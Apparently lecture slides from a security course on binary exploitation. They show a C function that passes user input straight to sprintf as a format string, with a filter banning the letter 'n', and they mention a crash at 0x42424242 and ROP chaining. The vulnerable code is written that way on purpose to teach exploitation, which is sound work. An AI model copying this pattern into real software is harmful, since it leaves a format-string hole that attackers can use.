Crash at 0x42424242 (You can continue ropping!)



STECH



- Final exam: A 64-bit version of this challenge
 - Please refer to my exploit script uploaded to PLMS!

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sprintf

Vulnerability?

```
void vuln() {
  char printf_buf[0x200];
  char buf[0x100];
 while(true) {
   memset(buf, 0, sizeof(buf));
   memset(printf_buf, 0, sizeof(printf_buf));
   printf("Enter your input\n");
   read(0, buf, sizeof(buf));
   if (strchr(buf, 'n')) {
      printf("You cannot use 'n'\n");
      break;
   sprintf(printf_buf, buf);
   printf("Your input : %s", printf_buf);
```

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Questions?

